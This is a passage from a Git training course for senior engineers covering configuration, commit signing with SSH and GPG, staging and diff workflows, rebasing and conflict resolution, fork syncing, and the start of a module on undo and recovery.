4. **What's `HEAD`?** A pointer to the currently checked-out ref. Usually `ref: refs/heads/<branch>`. In detached `HEAD` mode, points directly at a commit SHA — any new commits in this state are unreachable once you check out another branch (this is the most common way junior engineers lose work).
5. **Why is `git status` slow on a huge repo?** It walks the working tree comparing `mtimes/sizes` against the index. Fixed by `core.untrackedCache` (since 2.18) and `core.fsmonitor` (since 2.36, uses platform file-watching APIs).

If any of those took >5 seconds to answer, re-read this module before continuing to module 4 (branching/rebasing).

8. Cross-references

- The repo layout in detail → Pro Git book ch. 10 (git-scm.com) is the canonical reference. Read it once.
- Reset/revert/restore semantics → [module 06](#).
- Submodules + worktrees → [module 07](#).
- Performance on huge monorepos → [module 17](#).

02 — Configuration, identity & signing setup (SSH + GPG)

“At a regulated bank, an unsigned commit is an anonymous commit.”

Why this module exists

At a small startup, `git config user.email` is a one-time chore. At Capital One, your identity + signing posture is enforced by **Rulesets / branch protection** (“require signed commits”), audited via the GitHub audit log, and tied to your SSO identity via SCIM. This module covers the configuration layers and the two signing paths (GPG and SSH) — pick SSH for new setups; it’s simpler and Git 2.34+ supports it natively.

1. The three config layers

<code>\$XDG_CONFIG_HOME/git/config</code>	or	<code>~/.gitconfig</code>	(user-global)
<code>.git/config</code>			(repo-local)
<code>/etc/gitconfig</code>			(system-wide; rarely used)

Precedence: **local** > **global** > **system**. Use `git config --list --show-origin` to see exactly which file set each value.

user-global identity (what you want for personal repos)

```
git config --global user.name "Vatsal Raicha"
```

```
git config --global user.email "vatsal.raicha@gmail.com"
```

repo-local override (e.g., when working on a client repo with a different email)

```
cd ~/work/capital-one-repo
```

```
git config --local user.email "vatsal.raicha@capitalone.com"
```

Conditional includes (Git 2.13+) let you switch identities by directory:

```
# ~/.gitconfig
```

```
[user]
```

```
    name = Vatsal Raicha
```

```
    email = vatsal.raicha@gmail.com # default
```

```
[includeIf "gitdir:~/work/capital-one/"]
```

```
    path = ~/.gitconfig-capitalone
```

```
# ~/.gitconfig-capitalone
[user]
    email = vatsal.raicha@capitalone.com
    signingkey = SSH-FINGERPRINT-HERE
[commit]
    gpgsign = true
```

Open any repo under `~/work/capital-one/` and your commits automatically use the work email + signing key.

2. Settings every Sr Lead should set

```
# Modern defaults
git config --global init.defaultBranch main
git config --global pull.rebase true           # avoid messy merge commits on pull
git config --global push.autoSetupRemote true  # auto-set upstream on first push
git config --global push.default simple       # only push current branch
git config --global fetch.prune true          # prune deleted remote branches on fetch

# Better diffs
git config --global diff.algorithm histogram   # better than default 'myers' for most code
git config --global diff.colorMoved zebra     # highlight moved blocks
git config --global merge.conflictStyle zdiff3 # show common ancestor in conflicts (since 2.35)

# Performance on big repos
git config --global core.fsmonitor true       # use OS file-system monitor (mac/win)
git config --global core.untrackedCache true
git config --global feature.manyFiles true    # since 2.24 - index v4 + commit graph

# Editor + pager
git config --global core.editor "nvim"        # or 'code --wait' for VS Code
git config --global core.pager "delta"        # delta = better pager for diffs

# Aliases (controversial - these are mine)
git config --global alias.lg "log --oneline --graph --decorate --all"
git config --global alias.st "status -sb"
git config --global alias.co "checkout"
git config --global alias.sw "switch"
git config --global alias.rs "restore"
git config --global alias.amend "commit --amend --no-edit"
```

`zdiff3` (Git 2.35+) is the underrated one. In a merge conflict it shows you `<<<<<<< (yours) / ||||| (common ancestor) / ===== / >>>>>>>` (theirs). The common-ancestor block tells you *why* the conflict exists, which is often more useful than the two competing versions.

3. Commit signing — the bank requirement

A **signed commit** has a cryptographic signature proving the listed author actually created the commit. The signature is stored as part of the commit object and verifiable by anyone with the signer’s public key.

Why banks require it: - Without signing, the **Author: Jane Doe <jane@bank.com>** line is **just a string**. Anyone with commit access can spoof it. `git commit --author="CEO <ceo@bank.com>" -m "fix"` works on any clone. - Signed + verified commits are visible in GitHub (green “Verified” badge) and enforced by branch protection / Rulesets (“Require signed commits”). - For SR 11-7 audit trails: every commit that touches a model artifact must be tied to a verifiable identity, years later.

Two signing methods:

Method	Setup complexity	Reuses existing key	Status
GPG	High (keyring, agent, subkeys)	Maybe (if you already use PGP for email)	Original; works everywhere
SSH (Git 2.34+)	Low (reuse your SSH key)	Yes — same key you push with	Preferred for new setups
S/MIME	Niche; corp X.509 cert	Maybe	Rare in OSS, common in enterprise CA-based shops

4. SSH signing (the easy path)

You already have an SSH key for pushing to GitHub. Reuse it for signing.

```
# Tell git which key to sign with (use a key that you've also added to GitHub)
git config --global user.signingkey ~/.ssh/id_ed25519.pub
git config --global gpg.format ssh
git config --global commit.gpgsign true    # sign every commit
git config --global tag.gpgsign true       # sign every annotated tag

# For local-only verification (`git log --show-signature`):
echo "vatsal.raicha@gmail.com $(cat ~/.ssh/id_ed25519.pub)" >> ~/.config/git/allowed_signers
git config --global gpg.ssh.allowedSignersFile ~/.config/git/allowed_signers
```

Then on GitHub: **Settings** → **SSH and GPG keys** → **New SSH key** → **key type: “Signing Key”** (same key can be both an Authentication Key and a Signing Key — but each role needs its own entry).

Verify it works:

```
git commit --allow-empty -m "test signing"
git log --show-signature -1
# Good "git" signature for vatsal.raicha@gmail.com with ED25519 key ...
```

Push to GitHub — the commit should show a green **Verified** badge.

5. GPG signing (the long-tail path)

You'll still encounter GPG, especially at orgs that standardized before 2.34.

```
# 1) Generate a key — use ed25519, not RSA-4096 (faster, smaller, same security)
gpg --quick-generate-key "Vatsal Raicha <vatsal.raicha@gmail.com>" ed25519 sign 2y
```

```
# 2) Find the key ID
gpg --list-secret-keys --keyid-format=long
# sec  ed25519/ABC123DEF4567890 2026-05-21 [SC] [expires: 2028-05-21]
```

```
# 3) Configure git
git config --global user.signingkey ABC123DEF4567890
git config --global commit.gpgsign true
```

```
# 4) Add public key to GitHub (Settings → SSH and GPG keys → New GPG key)
gpg --armor --export ABC123DEF4567890 # paste this into GitHub
```

```
# 5) macOS: install pinentry so gpg can prompt for passphrase
brew install pinentry-mac gnupg
echo "pinentry-program $(brew --prefix)/bin/pinentry-mac" >> ~/.gnupg/gpg-agent.conf
gpgconf --kill gpg-agent
```

Pitfalls: - error: gpg failed to sign the data — usually pinentry-agent issue. `export GPG_TTY=$(tty)` in your shell rc. - Key expired — re-extend with `gpg --quick-set-expire <KEYID> 2y` and re-upload to GitHub. - GitHub Verified badge depends on the **email in the commit** matching one of the **verified emails on the GPG key UID AND in your GitHub account**. All three must match.

6. Signing in GitHub Actions

Actions runs in an ephemeral container — no key on disk. Two options:

Option A — let GitHub sign it (easiest, for bot commits): GitHub auto-signs commits made by the `github-actions[bot]` identity. Use the `actions/github-script` or `actions/checkout` then commit via API — the commit is automatically Verified.

Option B — provide a key as a secret:

```
- name: Import GPG key
  uses: crazy-max/ghaction-import-gpg@v6
  with:
    gpg_private_key: ${ secrets.BOT_GPG_PRIVATE_KEY }
    passphrase: ${ secrets.BOT_GPG_PASSPHRASE }
    git_user_signingkey: true
    git_commit_gpgsign: true
- run: |
  git commit -m "automated: bump deps"
  git push
```

For SSH signing, equivalent action exists. At Capital One scale, you'd use a dedicated “bot” GPG identity for

automation, separate from any human's identity, with its key stored in Secrets Manager and exposed via OIDC + Action.

7. Verifying others' signatures

```
git log --show-signature           # show signature on every commit in log
git verify-commit <SHA>           # verify one specific commit
git config --global log.showSignature true    # always show on log
```

To verify SSH-signed commits locally, you need an `allowedSignersFile` listing the principals (emails) and their public keys you trust. At an enterprise, the platform team distributes this file (sourced from SCIM-synced GitHub SSH keys); locally, you maintain your own.

8. The credential helper

For HTTPS-based push (rarely used at enterprise — SSH or OAuth via `gh` is preferred), the credential helper avoids re-prompting:

```
# macOS – uses the Keychain
git config --global credential.helper osxkeychain

# Cross-platform – uses the `gh` CLI
git config --global credential.helper "!gh auth git-credential"
```

Don't use `git config credential.helper store` — it writes credentials in plaintext to `~/.git-credentials`.

9. Cross-references

- The Rulesets/branch protection rule that **enforces** signing on a branch → [module 11](#).
- PAT vs SSH vs OAuth for authentication → [module 12](#).
- Audit-log evidence of signing posture (compliance) → [module 36](#).
- SR 11-7 implications of identity binding → [module 37](#).

03 — Core workflows + .gitignore + .gitattributes

“git status, git diff, git log — your three windows into what’s happening. Run them constantly.”

Why this module exists

This is the 80% of Git you do every day. Most of it is muscle memory. The parts worth re-teaching are: the **partial staging** patterns (git add -p, git reset -p), reading git log/git diff filters fluently, and using .gitignore + .gitattributes correctly — most repos misuse the latter.

1. Starting a repo

```
# From scratch
mkdir my-project && cd my-project
git init                                # creates .git/
git init --initial-branch=main          # explicit (or use init.defaultBranch=main)

# From a remote
git clone git@github.com:org/repo.git
git clone --depth 1 git@github.com:org/repo.git # shallow – only latest commit, fast for CI
git clone --filter=blob:none git@github.com:org/repo.git # partial clone – fetch blobs on demand
git clone --branch v1.2.0 --single-branch ...    # only one branch's history
```

Shallow clones (--depth 1) are right in CI. They’re wrong locally — you can’t see history, can’t bisect, can’t blame. **Partial clones** (--filter=blob:none) are the modern alternative — keeps all commits and trees but lazy-fetches blobs. Microsoft uses this pattern (their Scalar tool) for monorepos.

2. The status / add / commit loop

```
git status          # full status
git status -sb      # short format with branch info – better for daily use

git add file.py     # stage entire file
git add -p file.py  # stage hunk-by-hunk (interactive) – use this constantly
```

```

git add -A                # stage everything (incl. deletions) – careful!
git add .                 # stage everything in CWD (no deletions outside CWD)

git restore --staged file.py  # unstage (Git 2.23+; replaces `git reset HEAD file.py`)
git restore file.py          # discard working-tree changes (LOSES WORK)

git commit                # opens $EDITOR for message
git commit -m "feat: add token caching"
git commit -am "fix: typo"  # add+commit tracked files only (NOT new files)
git commit --amend          # rewrite the LAST commit (don't do this on shared history)
git commit --amend --no-edit # add staged changes to last commit, keep message

```

git add -p (or **--patch**) is the under-used senior move. It shows you each diff hunk and asks y/n/s/e: - y — stage - n — skip - s — split this hunk into smaller pieces - e — edit the hunk manually (rare but powerful)

Use it to craft **atomic commits**: one logical change per commit. Reviewers thank you.

3. Reading diffs

```

git diff                # working tree vs index
git diff --cached # (or --staged) # index vs HEAD (what `git commit` will record)
git diff HEAD           # working tree + index vs HEAD
git diff <SHA1> <SHA2>  # any two refs
git diff main..feature  # what's in feature but not in main
git diff main...feature # what's in feature since it diverged from main (triple-dot)
git diff --stat         # summary: files changed + line counts
git diff --name-only    # just filenames
git diff -- '*.py'      # only Python files (note the --)
git diff -w            # ignore whitespace
git diff --word-diff    # word-level instead of line-level (good for prose)

```

.. vs **...** is the most-confused diff syntax. **A..B** = commits reachable from B but not A. **A...B** = commits reachable from either but not both (the symmetric difference). For PR diffs, **git diff main...HEAD** is what you want — it shows your branch's changes from where it diverged.

4. Reading log

```

git log                # default
git log --oneline      # one line per commit
git log --oneline --graph --all --decorate  # the classic visualization – alias as `git lg`
git log -n 10          # last 10
git log --since="2 weeks ago"
git log --author="Vatsal"
git log --grep="JIRA-1234"  # search commit messages
git log -S "function_name"  # pickaxe: commits that add/remove this string
git log -G "regex"         # pickaxe with regex
git log -p              # show patch for each commit

```



```

git log --stat                                # summary stats
git log --follow path/to/file                 # follow renames
git log main..feature                         # commits in feature not in main
git log --merges                              # only merge commits
git log --no-merges
git log path/to/dir/                          # commits touching this path

# JSON-like custom format (great for scripts)
git log --pretty=format:'%H|%a|%ae|%at|%s'
```

The **pickaxe** (`-S` / `-G`) is the senior superpower. “When did this function appear?” / “When was this string removed?” — `git log -S "MyClass" -- src/` answers in seconds.

5. .gitignore

A line per ignore pattern, root-relative (or per-directory if you put `.gitignore` in subdirs):

```

# Comments start with #

# Files
.env
.env.*
!.env.example           # negation – don't ignore this even if matched above

# Directories
node_modules/           # trailing / = directory only
__pycache__/
.venv/
dist/
build/

# Patterns
*.pyc
*.egg-info
**/*.tfstate            # ** = anywhere in tree
data/raw/*              # everything in data/raw/ ...
!data/raw/.gitkeep      # ... except this placeholder

# IDE
.vscode/
.idea/
*.swp

# OS
.DS_Store
Thumbs.db
```

Things to know: - `.gitignore` only affects **untracked** files. If you accidentally committed `secrets.env`, adding

it to `.gitignore` doesn't remove it from history — you need `git rm --cached secrets.env` AND `git filter-repo` (or BFG) for the historical removal. - Use `git check-ignore -v <path>` to debug why (or why not) a file is being ignored. - Global ignore (your personal junk, not the repo's): `git config --global core.excludesfile ~/.gitignore_global` — put `.DS_Store`, `*.swp`, `.idea/` there, not in every repo's `.gitignore`. - For an ML repo specifically: ignore `data/`, `models/`, `checkpoints/`, `wandb/`, `mlruns/`, `outputs/`, large notebook output cells (use `nbstripout` — see [module 38](#)).

6. `.gitattributes` — the under-used file

Tells Git how to handle specific files: line endings, diff/merge drivers, LFS, export rules.

```
# Default: treat as text, normalize line endings
*          text=auto

# Force LF for code (avoid Windows CRLF chaos)
*.py       text eol=lf
*.sh       text eol=lf
*.yaml     text eol=lf

# Binaries – don't try to diff
*.png      binary
*.jpg      binary
*.pdf      binary
*.parquet  binary

# Notebook smart diff (uses nbdime)
*.ipynb    diff=jupyternotebook merge=jupyternotebook

# Filter – strip notebook outputs at commit (paired with .git/config: filter.nbstripout.clean = nbstripout)
*.ipynb    filter=nbstripout

# Linguist – tell GitHub how to count this file in language stats
docs/*     linguist-documentation
*.generated.py linguist-generated

# Git LFS – large files go to LFS instead of object store
*.bin      filter=lfs diff=lfs merge=lfs -text
*.pt       filter=lfs diff=lfs merge=lfs -text
*.h5       filter=lfs diff=lfs merge=lfs -text

# `git archive` exclusions (e.g., GitHub tarball downloads)
.gitattributes export-ignore
.github/       export-ignore
tests/         export-ignore
```

Line endings are a real problem on cross-platform teams. `text=auto` + `eol=lf` + `.editorconfig` is the canonical solution. The pain is that Windows users sometimes have `core.autocrlf=true` globally, which translates LF→CRLF on checkout. `.gitattributes` overrides per-file behavior reliably.

7. The “I just want to see what changed” command catalog

Question	Command
What did I change since the last commit?	<code>git diff HEAD</code>
What did I change since I branched off main?	<code>git diff main...HEAD</code>
What will be in my next commit?	<code>git diff --cached</code>
What files changed in the last commit?	<code>git show --stat HEAD</code>
Show me the full patch of the last commit	<code>git show HEAD</code>
Who last touched this line?	<code>git blame -L 42,42 file.py</code>
When did this string appear in the repo?	<code>git log -S "string" --all</code>
What’s the divergence between my branch and main?	<code>git log --oneline --graph main...HEAD</code>
What files exist in the repo at a past commit?	<code>git ls-tree -r <SHA></code>
What’s the diff between two tags?	<code>git diff v1.0.0..v1.1.0</code>
How big is each file in HEAD?	<code>git ls-tree -lr HEAD \ sort -k4 -n -r \ head</code>

Memorize these and you’ll outperform engineers who reach for the GitHub UI for every question.

8. Cross-references

- Branching & merging (the next step up) → [module 04](#).
- The patterns for staging large refactors → atomic commits + `git add -p` is the answer.
- Notebook-specific .gitattributes (nbstripout filter) → [module 38](#).
- LFS pointer files → [module 39](#).

04 — Branching, merging, rebasing, conflict resolution

“Merge preserves history. Rebase rewrites it. Knowing when to do which is what makes someone senior.”

Why this module exists

This is the most-misunderstood Git topic. Engineers either (a) merge everything and end up with spaghetti history, or (b) rebase everything including shared branches and corrupt other people’s work. The senior call is: **rebase your own private work; merge anything that’s been shared.**

This module covers the operational tools (branch/checkout/switch/merge/rebase), the philosophical choice (merge vs rebase), and the survival skills (conflict resolution).

1. Branch commands

```
git branch                # list local branches
git branch -a             # incl. remote-tracking
git branch -vv            # show upstream tracking info

git branch feature-x      # create branch at HEAD (doesn't switch)
git switch -c feature-x   # create + switch (since Git 2.23 – preferred over checkout -b)
git switch main           # switch back

git branch -d feature-x   # delete (if merged; refuses if not)
git branch -D feature-x   # FORCE delete (data loss risk)
git push origin --delete feature-x  # delete on remote
```

```
# Rename current branch
git branch -m new-name
# Rename any branch
git branch -m old-name new-name
```

`git switch` and `git restore` (Git 2.23+) split the overloaded `git checkout` into two clearer verbs. **Use them.** `git checkout` works but is ambiguous (does it change branches? discard files? both?).

2. The two merge strategies (operational, not philosophical)

```
git switch main
git merge feature-x          # default behavior

# Fast-forward only – refuse to merge if a merge commit would be needed
git merge --ff-only feature-x

# Always create a merge commit, even if FF would work
git merge --no-ff feature-x

# Squash – combine all of feature-x's commits into a single commit on main, no merge link
git merge --squash feature-x
git commit -m "feat: add feature-x"
```

Mode	Result
Fast-forward	main moves forward to feature-x 's tip. No merge commit. Linear history. Only possible if main is an ancestor of feature-x .
No-fast-forward (--no-ff)	Always create a merge commit. History shows the branch existed. Useful for grouping commits as a “feature.”
Squash	All of feature-x 's commits become one new commit on main . No merge link. Loses individual commit context — only do this when the branch's individual commits are messy WIP.

GitHub PRs offer three merge buttons: **Merge** (**--no-ff**), **Squash and merge**, **Rebase and merge**. Capital One's published trunk-based pattern leans on **Squash and merge** for feature work and **Rebase and merge** for clean-commit branches. See [module 10](#).

3. Rebase — the foundational concept

```
# Standard rebase: take feature-x's commits, replay them on top of main
git switch feature-x
git rebase main

# Or in one command:
git rebase main feature-x
```

What happens internally: 1. Git finds the merge base (common ancestor) of **feature-x** and **main**. 2. Saves the commits unique to **feature-x** (call them C1, C2, C3). 3. Resets **feature-x** to point at **main**'s tip. 4. Replays C1, C2, C3 one at a time, creating *new* commits with *new* SHAs (because their parent changed). 5. If any replay conflicts, Git pauses and asks you to resolve before continuing.

Before:

main: A — B — C — D

```

feature-x:      \
                E — F — G

```

After ``git rebase main``:

```
main:      A — B — C — D
```

```

feature-x:      \
                E' — F' — G'    (new commits, same diffs)

```

Why rebase: linear history is easier to read, bisect, and revert. The merge commit graphs at GitHub-scale projects make `git log` unreadable.

Why NOT rebase shared branches: your colleague’s local `feature-x` still points to the old `E — F — G`. When they `git pull`, they’ll get a confusing mess (or you’ll force-push and overwrite their work). **Rule: never rebase a branch that other people have pulled.**

4. Interactive rebase — the surgery tool

```
git rebase -i HEAD~5          # interactive rebase the last 5 commits
```

Editor opens with:

```

pick a1b2c3d feat: add token endpoint
pick d4e5f6g feat: token tests
pick g7h8i9j WIP – broken
pick j1k2l3m fix: handle null user
pick m4n5o6p feat: add docs

```

Change pick to: - **reword** (r) — keep commit, edit message - **edit** (e) — pause to amend the commit - **squash** (s) — combine with previous commit, prompt for combined message - **fixup** (f) — combine with previous commit, discard this message - **drop** (d) — delete this commit entirely - **exec** (x) — run a shell command after this commit (great for “run tests after each rebased commit”)

Reorder lines = reorder commits. Common pre-PR cleanup:

```

pick a1b2c3d feat: add token endpoint
fixup d4e5f6g feat: token tests          # squash tests into endpoint commit
drop  g7h8i9j WIP – broken
pick  j1k2l3m fix: handle null user
fixup m4n5o6p feat: add docs             # squash docs into the bugfix

```

Result: 2 clean commits instead of 5 messy ones. Review becomes pleasant.

`git commit --fixup <SHA>` + **`git rebase -i --autosquash main`** is the slick variant — mark a commit as a fixup of an earlier one and Git arranges the rebase automatically.

5. Conflict resolution

When rebase or merge can’t auto-merge, Git pauses with files in **conflict state**:

```

def authenticate(user):
<<<<<<< HEAD

```

```

    return jwt.encode({"sub": user.id}, SECRET, algorithm="HS256")
||||| common ancestor
    return jwt.encode({"sub": user.id}, SECRET)
=====
    return jwt.encode({"sub": user.id, "iat": now()}, SECRET, algorithm="HS256")
>>>>>> feature-x

```

(With `merge.conflictStyle = zdiff3`, you get the middle `|||||` block showing the common ancestor — much easier to reason about.)

Resolution:

1. Edit the file to the desired final content (remove the markers).
2. `git add <file>` — marks conflict resolved.
3. If rebase: `git rebase --continue`. If merge: `git commit` (the message is pre-filled).

Tools that help: - `git mergetool` — opens a 3-way merge tool (`vimdiff`, `meld`, `kdifff3`, `Beyond Compare` on Mac). - VS Code, JetBrains IDEs, etc. all have built-in conflict resolution UI. - For notebooks specifically: `nbdime` (`nbdime config-git --enable`) gives you cell-level merge.

Mid-rebase escape hatch:

```

git rebase --abort      # give up, return to pre-rebase state
git rebase --skip       # skip this commit (rare – usually wrong)
git merge --abort       # cancel a merge mid-conflict

```

6. The `rerere` superpower

If you resolve the same conflict repeatedly (common when long-lived branches rebase against a fast-moving main), enable `rerere` (reuse recorded resolution):

```
git config --global rerere.enabled true
```

Git remembers each conflict resolution and replays it automatically the next time the same conflict reappears. You still get a chance to verify, but no manual re-resolving. Saves hours over weeks.

7. Cherry-pick — surgical commit transplant

```

git cherry-pick <SHA>          # apply one commit from elsewhere onto current branch
git cherry-pick <SHA1>..  
git cherry-pick -x <SHA>       # add "(cherry picked from commit X)" to message
git cherry-pick --no-commit <SHA> # apply changes, leave staged for combining

```

Use cherry-pick for: - Backporting bug fixes from main to a release branch. - Pulling one commit from someone's branch when you don't want their whole branch yet. - Recovering work from a deleted branch (find SHA via `reflog`, cherry-pick it).

Watch for: cherry-pick creates a *new* commit (different SHA). Cherry-pick the same commit twice and you have two commits with the same diff → potential conflicts later if main merges the original.

8. The senior decision tree

Should I merge or rebase my feature branch into main?

Is the branch shared (has anyone else pulled it)?

- |— YES → MERGE. You can't rewrite their local history.
- |— NO → Is the branch's commit history clean and meaningful?
 - |— YES → REBASE onto main + fast-forward merge. Linear history, no merge commit.
 - |— NO → INTERACTIVE REBASE to clean up, THEN rebase onto main + FF merge.
OR squash-merge via PR (lets GitHub handle it).

Should I rebase my branch onto a fast-moving main?

Has main moved since I branched?

- |— No → no action needed
- |— Yes → How often does main move?
 - |— Several times/day (busy team) → rebase daily; ``git rebase main`` after morning sync
 - |— Rarely → rebase right before opening the PR

Capital One trunk-based reality: main moves several times an hour. Short-lived branches + daily rebase + small PRs is the only way to keep your branch viable.

9. The cardinal sins

Force-pushing to main — possible only if branch protection is misconfigured. Rewrites history for every collaborator. At a bank, this is a code-red incident.

Rebasing a branch others have pulled and force-pushing — same problem, smaller blast radius. If you must (say, to remove a leaked secret from history), coordinate with everyone on the branch, then they all need to `git fetch && git reset --hard origin/<branch>`.

Using `git pull` without understanding what it does — by default, `git pull = git fetch + git merge`. This creates a merge commit you usually don't want. Set `pull.rebase = true` globally (see [module 02](#)) so it does `fetch + rebase` instead.

`git push --force` — use `--force-with-lease` instead. `--force-with-lease` aborts if the remote moved since your last fetch (someone else pushed in between).

10. Cross-references

- Branching strategies (Git Flow / GH Flow / Trunk-based) → [module 15](#).
- PR merge buttons on GitHub → [module 10](#).
- Conflict-prone notebook merges (use `nbdime`) → [module 38](#).
- The reflow as a safety net after a bad rebase → [module 06](#).

05 — Remote operations: fetch/pull/push, forks, upstream sync

“fetch is read-only. pull is a fetch plus a merge — that’s two operations in one command, which is one too many.”

Why this module exists

A remote is just another Git repo Git can talk to. The whole “GitHub workflow” — clone, branch, push, PR, sync — is built on a handful of plumbing commands (**fetch**, **push**, **remote**) wrapped by the higher-level Git porcelain. At Capital One scale with InnerSource, you’ll work in **fork-of-an-org-repo** patterns where the difference between origin and upstream matters daily. Get this fluent.

1. The remote model

A **remote** is a named URL. **origin** is the conventional name for the one you cloned from.

```
git remote -v                # list remotes with URLs
git remote add origin git@github.com:org/repo.git
git remote add upstream git@github.com:org/repo.git
git remote remove old-name
git remote rename old new
git remote set-url origin git@github.com:org/repo.git # change URL (e.g., SSH-HTTPS)
git remote show origin      # detailed info about a remote
```

Each remote has its own set of **remote-tracking branches** under `refs/remotes/<remote>/<branch>` — these are read-only locally; they’re updated only by `git fetch`.

```
git branch -a
# * main
# feature-x
# remotes/origin/HEAD -> origin/main
# remotes/origin/main
# remotes/origin/feature-y
# remotes/upstream/main
```

2. Fetch — the read-only network operation

```
git fetch                # fetch from origin (default)
git fetch upstream       # fetch from a specific remote
git fetch --all          # fetch from all remotes
git fetch --prune        # remove remote-tracking branches whose remote branch is gone
git fetch origin main    # only fetch a specific branch
git fetch --tags         # also fetch tags
```

`git fetch` updates `refs/remotes/origin/*` and downloads new objects. **It never touches your working tree or local branches.** Your `main` doesn't move; only `origin/main` does.

After fetch:

```
git log main..origin/main    # what's on origin/main that I don't have
git log origin/main..main    # what I have that origin doesn't (commits to push)
```

Set `fetch.prune = true` globally so `fetch` automatically removes references to deleted remote branches. Without it, you accumulate dead refs forever.

3. Pull — fetch + integrate

```
git pull                # fetch origin, then merge origin/<current-branch> into current
git pull --rebase       # fetch origin, then rebase current onto origin/<current-branch>
git pull --ff-only      # only allow fast-forward – abort if a merge would be needed
```

Defaults (set globally once and forget):

```
git config --global pull.rebase true    # rebase on pull (not merge)
git config --global pull.ff only        # safety: never auto-merge
```

The `--rebase` default avoids the “merge commit on every pull” mess that pollutes history in active branches. The `--ff-only` belt-and-braces means if rebase would conflict, Git refuses and you handle it deliberately.

4. Push

```
git push                # push current branch to its upstream
git push origin feature-x    # explicit branch
git push -u origin feature-x    # set upstream (first push of a new branch)
git push --tags          # also push tags
git push origin --delete feature-x    # delete branch on remote
git push --force         # DANGEROUS – overwrites remote history
git push --force-with-lease    # SAFER – only if remote hasn't moved since last fetch
git push --force-with-lease=feature-x:<SHA>    # even safer – only if remote points at SHA
```

Use **`--force-with-lease`**, never **`--force`**. The difference: `--force` overwrites whatever's on the remote. `--force-with-lease` checks “is the remote still at the SHA I last saw?” — if a teammate pushed in between, the operation fails (loudly), telling you to fetch first.

Set `push.autoSetupRemote = true` so `git push` on a new branch automatically does `-u origin <branch>` without you remembering.

`push.default` recommended value: `simple` (only push current branch, refuse if no upstream — Git's default since 2.0).

5. Tracking branches (upstream)

A local branch can **track** a remote-tracking branch. This makes `git status` show “ahead/behind by N commits” and lets you `git push` / `git pull` without arguments.

```
git branch --set-upstream-to=origin/main main    # set tracking
git branch -vv                                  # show tracking + ahead/behind
git checkout -t origin/feature-y                # create + check out tracking branch
git switch -c feature-y origin/feature-y        # equivalent (preferred)
```

When you `git clone`, `main` is automatically set to track `origin/main`. When you `git switch -c new-branch` && `git push -u origin new-branch`, the upstream is set.

6. The fork workflow (InnerSource at Capital One)

You don't have write access to the central repo. You fork it on GitHub, make changes in your fork, open a PR back to the upstream.

1) Fork via GitHub UI: github.com/capitalone/cool-lib → click "Fork"

2) Clone YOUR fork

```
git clone git@github.com:vraicha/cool-lib.git
cd cool-lib
```

3) Add the upstream remote

```
git remote add upstream git@github.com:capitalone/cool-lib.git
git remote -v
# origin    git@github.com:vraicha/cool-lib.git (fetch+push) - your fork
# upstream  git@github.com:capitalone/cool-lib.git (fetch+push) - the real repo
```

4) Make your fork's main track upstream/main (DON'T push to it via origin/main)

```
git fetch upstream
git branch -u upstream/main main
```

5) Work in feature branches

```
git switch -c add-cool-feature
# ... edits ...
git commit -m "feat: add cool feature"
git push -u origin add-cool-feature
```

6) Open PR via gh CLI or web UI

```
gh pr create --repo capitalone/cool-lib --base main --head vraicha:add-cool-feature
```

Keeping your fork in sync (do this regularly — daily on busy repos):

```
git fetch upstream
git switch main
git rebase upstream/main      # main is now identical to upstream/main
git push origin main         # update your fork's main on GitHub

# For active feature branches, rebase them onto fresh upstream main too:
git switch add-cool-feature
git rebase upstream/main
git push --force-with-lease   # force-push (your fork, your branch – OK)

gh repo sync (GitHub CLI) automates step 4 in one command: gh repo sync vraicha/cool-lib.
```

7. The refspec (when you need to know)

The hidden parameter behind `git fetch` / `git push` is the **refspec**: `+<src>:<dst>`.

```
git push origin feature-x:main      # push local feature-x to remote main (rare)
git fetch origin '+refs/heads/*:refs/remotes/origin/*' # standard refspec for `fetch = ...` line
```

Look in `.git/config`:

```
[remote "origin"]
  url = git@github.com:org/repo.git
  fetch = +refs/heads/*:refs/remotes/origin/*
```

The `+` means “force update even if not fast-forward.” Standard refspecs map all remote branches into your `refs/remotes/origin/` namespace.

You’ll rarely write refspecs by hand. But seeing one in CI scripts or `.git/config` shouldn’t confuse you.

8. Shallow & partial clones in CI

```
# Old CI pattern (ubiquitous in GH Actions older configs)
git clone --depth 1 ...
```

```
# Modern pattern – partial clone, fetches blobs on demand
git clone --filter=blob:none ...
```

```
# Once cloned shallow, you can "deepen" or unshallow
git fetch --deepen 100
git fetch --unshallow
```

`actions/checkout` default `fetch-depth: 1` (shallow). If your CI needs full history (e.g., for `git log` based versioning, or `release-please`), set `fetch-depth: 0`. Partial clone (`filter=blob:none`) is faster than full but provides full ref history — best of both worlds for most CI.

9. Common breakage and fixes

Symptom	Likely cause	Fix
<code>git push</code> rejected, “non-fast-forward”	Someone else pushed after your last pull	<code>git pull --rebase</code> then push again
<code>git pull</code> creates an unwanted merge commit	<code>pull.rebase</code> not set to true	<code>git config --global pull.rebase true</code> ; for now, <code>git reset --hard HEAD~1</code> and <code>git pull --rebase</code>
<code>git push --force-with-lease</code> rejected	Remote moved since last fetch	<code>git fetch</code> first, review what changed, decide whether to incorporate
Tons of <code>refs/remotes/origin/dead-branch</code>	<code>fetch.prune</code> not set	<code>git config --global fetch.prune true</code> ; <code>git fetch --prune now</code>
“fatal: refusing to merge unrelated histories”	Two repos with different roots	Almost always a mistake; use <code>--allow-unrelated-histories</code> only if intentional (e.g., merging an archived sub-repo)
Your fork’s <code>main</code> diverged from upstream	You merged PRs directly into your fork’s <code>main</code>	Reset: <code>git switch main && git fetch upstream && git reset --hard upstream/main && git push --force-with-lease origin main</code>

10. Cross-references

- The PR side of the fork workflow (review, status checks, merge) → [module 10](#).
- `gh repo sync`, `gh pr create`, and CLI patterns → [module 14](#).
- InnerSource vs open-source workflows → [module 16](#).
- Why `force-with-lease` is the right hammer → [module 06](#).

06 — Undo & recovery: reset, revert, restore, reflog, blame, bisect

“In Git, nothing is truly lost for 90 days. If you remember nothing else from this topic, remember `git reflog`.”

Why this module exists

The senior signal here is calmness. When prod breaks at 2am, the engineer who knows `reflog`, `reset`, `revert`, and `bisect` cold is the one who fixes it. The engineer who reaches for Stack Overflow makes it worse.

This module is the survival kit.

1. The “I just did something stupid” decision tree

Did you commit?

```
|— NO → Did you stage?
|      |— NO → `git restore <file>`          (discard working-tree changes – LOSES WORK)
|      |— YES → `git restore --staged <file>` (unstage; working tree untouched)
|
|— YES → Has the commit been pushed AND pulled by others?
|      |— NO → `git reset --soft HEAD~1`      (uncommit, keep changes staged)
|      |   or → `git reset --mixed HEAD~1`    (uncommit, keep changes unstaged) – DEFAULT
|      |   or → `git reset --hard HEAD~1`     (uncommit + DISCARD changes)
